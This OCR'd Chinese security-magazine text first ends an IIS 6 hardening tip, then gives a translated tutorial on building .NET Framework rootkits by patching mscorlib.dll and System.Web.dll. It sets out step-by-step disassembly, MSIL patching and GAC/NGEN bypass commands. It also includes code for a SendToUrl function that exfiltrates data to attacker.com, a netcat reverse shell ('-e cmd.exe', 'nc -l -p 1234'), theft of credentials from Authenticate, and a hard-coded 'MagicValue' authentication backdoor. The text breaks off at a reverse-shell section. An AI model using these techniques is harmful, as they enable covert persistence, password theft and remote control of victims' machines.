
到目前为止，已经有无数使用 IIS 6 的网站遭到了毒手，就因为微软没有出补丁，这里我也只能给大家一个小方法来暂时应付一下了。

首先在 IIS 6 里删掉没用的 ISAPI 扩展，如 ASP 站就只需留下.asp，ASPX 网站就只需留下.aspx，其他的全部删掉，不会有任何影响的。

IIS 6 中，所有目录的“执行权限”默认为“纯脚本”，我们要设置上传目录的“执行权限”为“无”，其他没有.asp 和.aspx 等脚本程序文件的目录最好都这样设置，这样只会增加安全性，而不会有其他不良影响。把“执行权限”设置为“无”后，不管入侵者上传多强大的 WebShell 都无法执行。

最后建议站长们尽早升级到 IIS 7，经过我的测试，这些 IIS 6 的解析漏洞，在 IIS 7 中都是不存在的，或者转到 Apache、Tomcat 等其他 Web 平台，但我发现 Apache 运行 PHP 也存在类似的解析漏洞!

前置知识：.NET、C#
关键词：Framework、Rootkit、后门



.NET FrameWork Rootkit：Framework框架中的后门技术

文/ Erez Metula 译/ 小小杉

.NET FrameWork框架作为一个强大的开发环境，已经成为软件开发必备的工具。使用.NET 环境，可以开发 Web 应用程序、Windows 应用程序和 Web 服务器等程序。作为一个可对代码进行管理的开发环境，.NET使代码运行在它的虚拟机中，如 CLR(Common Language Runtime)。在此框架下，开发者可使用任意语言如 C#、VB.NET、COBOL.NET 等，但最终都会编译成 MSIL，随后再编译成 CPU 机器指令集。借助此框架可以很容易地对机器码进行逆向工程并萃取出 MSIL 代码。为了更好地理解本文谈到的技术，读者需要更多地了解.NET下的逆向工程代码集。当前，有大量工具能够观察到任一 DLL 文件的代码，并对其进行修改。本文将介绍一种新技术，采用传统的方法运用到 Framework 下的 DLL 文件中，以改变.NET 语言并安装恶意代码，如后门代码以及各种 Rootkit。

使用 Framework 框架下的 Rootkit，我们可以执行 API Hook、代码修改、内核对象的恶意操作、函数参数操作、函数返回值的修改、元数据流的篡改、相对虚拟地址项的修改，以及 EXE 执行文件动态调用。本文将给出一个实例，阐述如何实现上面涉及的技术。

如何修改 Framework 框架

Framework 下的 DLL 文件仅是常见的.NET 汇编代码，故可采用相同的方式对其进行逆向以完成代码的修改。对 Framework 下的 DLL 文件进行篡改意味着我们可以修改代码的实现，即 Framework 框架向上层应用程序发送消息的函数实现。应用程序级代码依赖 Framework 框架底层代码为其完成工作，若对底层代码进行修改，必然会导致上层的行为发生改变，即完全控制上层行为。

图 1 给出了此框架的工作流程：应用程序 EXE 实现在 Console 控制台输出一个字符串。WriteLine 函数打印一些字符，其具体实现需要借助 Framework 下的 mscorlib.dll 文件。在此例中，其函数打印处的字符被恶意修改为“Hacked！”。




图 1　上层应用程序调用 SDK 包含的类方法流程

此修改方法可在.NET Framework 的各个版本中使用，而且可应用到其他基于 VM 的平台，如 JVM 平台。上面谈论的技术被定义为攻击中的后利用技术，因为它攻击部署总是在攻击者采用其他的攻击手段成功渗透到受害主机后实施，如在受害主机中留下后门及各种 Rootkit，以期进行更深的利用，即在实施后门及 Rootkit 部署之前，我们需要获取具备修改.NET Framework 框架的管理员权限。

恶意修改 Framework 的核心框架

Framework 的修改可以通过恶意篡改 Framework 中的 DLL 文件，然后再 push 回 Framework 框架中实现。下面将详细阐述其实现步骤以及完成此目的的各种工具。

1）改变 Framework 框架的步骤及工具

步骤：在 GAC（Global Assembly Cache）中定位 DLL 文件，将其复制出来；分析 DLL 文件，使用 ildasm 工具反汇编此 DLL；修改 MSIL 代码，使用 ilasm 工具重新编译出一个新的 DLL 文件；绕过 GAC 文件名保护机

制，从 NGEN 的本地 DLL 文件中返回；部署新的 DLL 文件，重写原始的 DLL 文件。

各种工具及其主要功能：Filemon，定位哪个 DLL 文件正在使用，以及它们在 GAC 中的位置；Reflector，DLL 文件代码的分析工具，具有强大的反编译能力；Ilasm，编译代码（将 MSIL 代码编译成 DLL 文件）；Ildasm，反编译 DLL 文件（从 DLL 文件中萃取 MSIL）；Text editor（U-edit），修改 MSIL 代码；Ngen，本地编译器。

2）在 GAC 中定位 DLL

测试应用程序 Runme.exe 调用 Console 类中的 WriteLine 方法，打印一个字符串。代码如下：

```
class Hello
{
static void Main(string[] args)
{
Console.WriteLine("Hello (crazy) World!");
}
}
```

借助 Filemon 工具对文件的编译过程进行监控，此工具能够准确监视我们的应用程序的编译生成过程。我们的目的是鉴别出编译时使用了哪个 DLL 文件，以及它在 GAC 中的位置。当我们执行 Runme.exe 文件时，Filemon 工具显示出如图 2 所示的信息。




图 2　Filemon 工具对 Runme.exe 文件的监视信息

由图 2 可知，此程序编译执行过程中访问了 mscorlib.dll，此文件位于 C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0_b77a5c561934e089。此 DLL 文件包含 WriteLine 函数的实现。定位此 DLL 文件后，需要将此文件复制到 GAC 之外的临时目录中。现在我们的任务是定位 DLL 文件中的 WriteLine 方法，修改它的 MSIL 代码。

3）DLL 文件分析

为了更好地理解 MSIL 代码，我们最好在.NET 中的高级语言（如 C#）中进行分析。Reflector 工具非常强大，能够对各种.NET 汇编代码进行逆向分析，帮助我们分析代码结构以准确定位需要在何处做出何种事情。如图 3 所示，在 System 命名空间中可以看到 WriteLine 方法。关于命名空间与类信息可从 Runme 执行文件的 MSIL 代码中获取："Call void [mscorlib] System.Console::WriteLine(String)"。它的 MSIL 代码如下：




图 3　Reflector 工具反编译 WriteLine 方法的结果

```
Method public hidebysig static void WriteLine (String
'value') cil managed{
    .permissionset linkcheck
    = {class 'System.Security.Permissions.HostProtection. Attribute,
mscorlib,
    Version=2.0.0.0, Culture=neutral, PublicKeyToken=
b77a5c561934e089'={property
    bool 'UI'=bool(true)}}
    .maxstack 8   //栈大小
    IL_0000: call class System.IO.TextWriterSystem. Console::
get_Out()
    IL_0005: ldarg.0   //MSIL code
    IL_0006: callvirt instance void System.IO. TextWriter::
WriteLine(String)
    IL_000b: ret
    }
```

函数方法主要包括签名、栈大小和代码本身。其中 IL_XXXX 为函数的 MSIL 代码，即我们需要修改的地方。从代码中也可知，call 指令占 5 个字节，load 指令占 1 字节。下面我们可以借助 ildasm 工具对此 DLL 文件进行反编译。

4）DLL 文件反编译

ildasm 工具是 Framework 框架中的 MSIL 反汇编工具，能够从可执行文件 EXE 或者 DLL 中萃取出 MSIL 代码。为了能生成 MSIL 代码并将其写到 mscorlib.dll.il 文件中，执行命令："ILDASM / OUT = mscorlib.dll.il / NOBAR /LINENUM / SOURCE mscorlib.dll" 即可。

5）修改 MSIL 代码

现在我们已经拥有了反汇编代码，存放在 mscorlib.dll.il 文件中，它实际上就是一个包含 MSIL 代码的文本文件，借助文本编辑工具加载后，搜索函数方法的签名并转到函数的起始位置：".method public hidebysig static void WriteLine (String 'Value') cil managed"。我们的目的就是修改函数实现代码，使其对每个输入字符串都打印两次。故只需要对前面的 IL_XXXX 代码复制一份即可，如图 4 所示。

```
IL_0000: call     class System.IO.TextWriter System.Console::get_Out()
IL_0005: ldarg.0
IL_0006: callvirt  instance void System.IO.TextWriter::WriteLine(string)
IL_000b: call     class System.IO.TextWriter System.Console::get_Out()
IL_0010: ldarg.0
IL_0011: callvirt  instance void System.IO.TextWriter::WriteLine(string)
IL_0016: ret
```

图 4

另外，我们需要固定“.maxstack”指令，此指令作用是告知 CLR 为此函数分配多少栈内存空间。此处可设置为“New_maxstack = original_ maxstack + appended_code_maxstack”。故代码中的.maxstack 则应该设置为2*8=16。

6）重编译 DLL 文件

ilasm 工具是 Framework 框架中的 MSIL 反汇编工具，能够将包含 MSIL 代码的文本文件编译成一个.NET 汇编代码集文件，如 EXE 或者 DLL。执行以下命令即可生成一个修改后的 mscorlib.dll 文件：“ILASM /DEBUG /DLL /QUIET /OUTPUT= mscorlib.dll mscorlib.dll.il”。

7）绕过 GAC 的数字签名保护机制

至此，我们已经生成了一个修改后的 DLL 文件。下一步是将此文件放回到 Framework 的安装文件内，使每个.net 应用程序都能使用此文件。而.net 框架中采用了数字签名机制 SN，为每个 DLL 文件设置了一个唯一的签名以保护汇编代码集的完整性，避免恶意加载“DLL hell”。因此，我们不可能按照常规利用自带工具来加载修改后的 DLL 文件，如 gacutil.exe，因其签名不符，必然导致加载失败。可能我们需要对 PKI 机制实施攻击（因为无法获取微软对原始 DLL 文件的签名私钥），产生一对伪造的公私钥对，对整个 Framework 框架中的 DLL 文件进行重签名。实际上，修改后的 DLL 文件可以直接复制到文件系统的正确位置，因为 SN 保护机制并不会检查一个已经加载过的 DLL 文件签名。当然，签名机制的绕过技术并不是本文的重点，因为其与 Framework 框架级的 DLL 修改不相关。而且攻击者进入受害主机系统后，肯定已经具备系统权限，可任意关闭系统中的所有安全机制。总之，我们只需要在指定目录下覆盖原始 DLL 文件即可。

除非当前存在一个正在运行的程序占用了此 DLL 文件，否则此次复制成功。当然，我们也可在复制之前关闭所有的应用程序，如 Reflector、Visual Studio 等。为了执行修改后的 DLL 文件，必须具备管理员权限。一切准备就绪后，当开始运行 demo 程序，借助 FileMon 工具监视其编译执行过程时，却发现 Framework 框架使用了 NativeImages 目录下不同版本的 DLL 文件，如图 5 所示。实际上，Framework 存在一种缓存机制，已经将先前编译好的原始 DLL 文件 mscorlib.dll（老版本）缓存了。因此我们需要迫使其关闭缓存机制，并迫使其加载我们修改后的 DLL 文件。




图 5　Framework 中调用 mscorlib.dll 文件的过程

8）从 NGEN 的 Native DLL 文件中跳转

为了避免 JIT 脚本编译器频繁使用 DLL 库文件，微软设计了一种强大机制即 NGEN，能迅速将.NET 汇编代码编译成机器码。使用此机制，Framework 会检测最早编译的 DLL 版本是否存在，以及它是否被加载以跳过 JIT 编译器。

为了使用我们修改过的版本，需要借助命令明确告知 Framework 不使用原始版本：“ngen uninstall mscorlib”，然后删除 native 版本的 DLL 文件，命令为：“rd /s /q c:\WINDOWS\assembly\ NativeImages_ v2.0.50727_32\mscorlib”。

至此，整个 Framework 的利用原理全部介绍完毕，下面给出一个真实例子，实现在 Framework 框架中安装 Rootkit 及后门。

安装后门和 Rootkit

通过修改 Framework 可以改变其行为，比如向 Framework 中植入难以检测的恶意代码，潜行一些敏感的内部函数方法以及部署各种 Rootkits。此种恶意的潜行方式，上层应用级代码是不可能检测到的。因为这种修改是针对 Framework 底层级的修改。除了代码篡改和后门技术外，Framework 级的 Rootkit 可利用传统的 Rootkit 技术隐藏它的存在，如后门认证、创建切换管道、反向 Shell、隐藏特定文件目录及注册表键值、隐藏服务与进程的注入和 IP 欺骗，以及 DNS 记录操作等。

1）Rootkit 开发：函数注入

为了更好的理解 Rootkit 的开发，最好将其分为两部分：如何将代码注入 Framework；如何启动恶意代码。现在需要具备向攻击者发送数据的能力，同时又能准确地在我们知道的地方，比如从 Framework 框架内部窃取机密数据，如密码、加解密密钥等。既然这种能力需要在两个地方使用，那为何不开发一个新方法。此函数能让我们执行新的方法，并通过为其赋予新的能力以期扩展.NET 中的 DLL 功能。每个函数之间相互独立，它们可被单独注入或者一次性注入，彼此并不相互干涉。下面我们开始在 Framework 中扩展两个新函数。

一是 SendToUrl (string url,string data)函数，此函数主要用来向攻击者发送来自受害主机的数据，且被视为合法的 HTTP Web 请求被传送。参数一为攻击者的数据收集页面；参数二为待发送的数据。函数的实现代码如下：

```
Public static void SendToUrl (string url, string data) {
WebRequest.Create(url + data).GetResponse( ) ;
}
```

解析后的 MSIL 代码如下：

```
.method public hidebysig static void SendToUrl(string url,
string data) cil managed{
    .maxstack 8
    IL_0000: nop
    IL_0001: ldarg.0
```

```
    IL_0002: ldarg.1
    IL_0003: call string System.String::Concat (string, string)
    IL_0008: call class [System]System.Net.WebRequest
    [System]System.Net.WebRequest::Create(string)
    IL_000d: callvirt instance class [System] System.Net.
WebResponse
    [System]System.Net.WebRequest::GetResponse()
    IL_0012: pop
    IL_0013:ret
    }
```

现假设存在一个敏感的字符串，攻击者想将其发送到数据接收页面，如 http://www. attacker.com/DataStealer/ReceiverPage.aspx。此时，我们可调用此方法，如"SendToUrl("http://www.attacker.com/DataStealer/ReceiverPage.aspx?data=", "SomeSensitiveStolenData");"。假设我们已经将 SendToUrl 中的 MSIL 代码注入到文件 mscorlib.dll 对应的 Object 类中的系统命名空间，此时则可以调用我们的新方法 System. Object::SendToUrl。如下的代码即可实现调用：

```
    .locals init (string V_0)
    IL_0000: ldstr   "SomeSentitiveStoleData"
    IL_0001: stloc.0
    IL_0006: ldstr   http://www.attacker.com/DataStealer/
RecieverPage.asp + "x\?data="
    IL_000b: ldloc.0
    IL_000c: call void System.Object::SendToUrl ( string,
string)
```

二是 ReverseShell (string hostname,int port)函数，此函数的功能是生成一个反向 Shell 以连接攻击者的机器，集已编码的 netcat 和 cmd 工具为一体的版本。参数一为攻击者的主机地址；参数二为攻击者监听的端口。函数的实现需要 ReverseShell 在磁盘上部署 netcat.exe 和 cmd.exe 工具，以执行一个反向 Shell 连接攻击者指定的 IP 地址和端口号，相关命令为："netcat IP PORT -e cmd.exe"。攻击者需要运行本机上的 netcat 命令，等待端口 1234 处的调用信号，如"nc -l -p 1234"，调用来自受害主机的指定端口，形成一个反向 Shell 隧道。函数操作上非常简单，注入的 MSIL 代码将生成一个反向连接到 192.168.50.12，端口号为 1234 的主机上，相关代码如下：

```
    IL_0000: ldstr    "192.168.50.129"   //攻击者的 IP 地址
    IL_0005: ldc.i4    0x4d2              //端口 1234
    IL_0006: call     void System.Object::ReverseShell (string, int
32).
```

实际例子

由前面的分析可知，修改 Framework 中的代码并且向其内部添加新方法是可能的。System.Web.dll 中存在一个认证方法 Authenticate (string name,string password)，.NET 表单用来认证用户。我们的任务是在方法的末尾添加 MSIL 代码，实现用户名及密码通过函数 SendToUrl 新方法发送给攻击者的功能，如"SendToUrl ("attacker.com", name + "," +password)"。由《恶意修改 Framework 的核心框架》中介绍的方法可准确定位认证方法 Authenticate，并对其反汇编生成的 MSIL 代码进行感染，感染过程如图 6 所示。




图 6 Authenticate 方法的感染过程示意图

此感染方式可使得.NET Framework 框架下的任一应用程序在执行表单提交验证时，都会被感染并向攻击者发送用户名及其密码字符串。注意，这种感染方式为后注入技术，因为注入的代码附着在原函数代码的末端。

1）后门表单验证

另一种可能针对 Authenticate 认证函数的攻击即后门攻击，即类似一种金钥匙，可以随时绕过认证函数的保护机制。设金钥匙为 MagicValue，我们需要对认证函数的 MSIL 代码进行的修改如下：

```
    IL_0000: ldarg.1
    IL_0001: ldstr "MagicValue"
    IL_0006: callvirt instance bool [mscorlib]System.
String::Equals(string)
    IL_000b: brfalse.s IL_0015
    IL_000d: ldc.i4.1
    IL_000e: stloc.0
    IL_000f: br.s IL_0020
    IL_0011: ldc.i4.0
    IL_0012: stloc.0
    IL_0013: br.s IL_0035
```

实际上是在认证函数判断之前，设置了一个金钥匙，添加了一条判断语句，若输入的字符正好为金钥匙，则直接返回 TRUE；否则才会正常转到认证函数，对输入的字符进行验证。修改后对应的 C#程序代码如下：

```
    public static bool Authenticate (string name, string
password){
    /***添加的金钥匙代码***/
    if (password.equals ("MagicValue")) return true;
    /***添加的金钥匙代码***/
    bool flag = InternalAuthenticate (name, password);
    if(flag){
    perfCounters.IncrementCounter
(AppPerfCounter.FORMS_AUTH_SUCCESS);
    webBaseEvent.RaiseSystemEvent (null, 0xfa1, name);
    return flag;
    }
    perfCounters.IncrementCounter
(ApperfCounter.FORM_AUTH_FAIL);
    webBaseEvent.RaiseSystemEvent (null, 0xfa5, name);
    return flag;
    }
```

2）在 Framework 内部 DLL 文件中安装反向 Shell

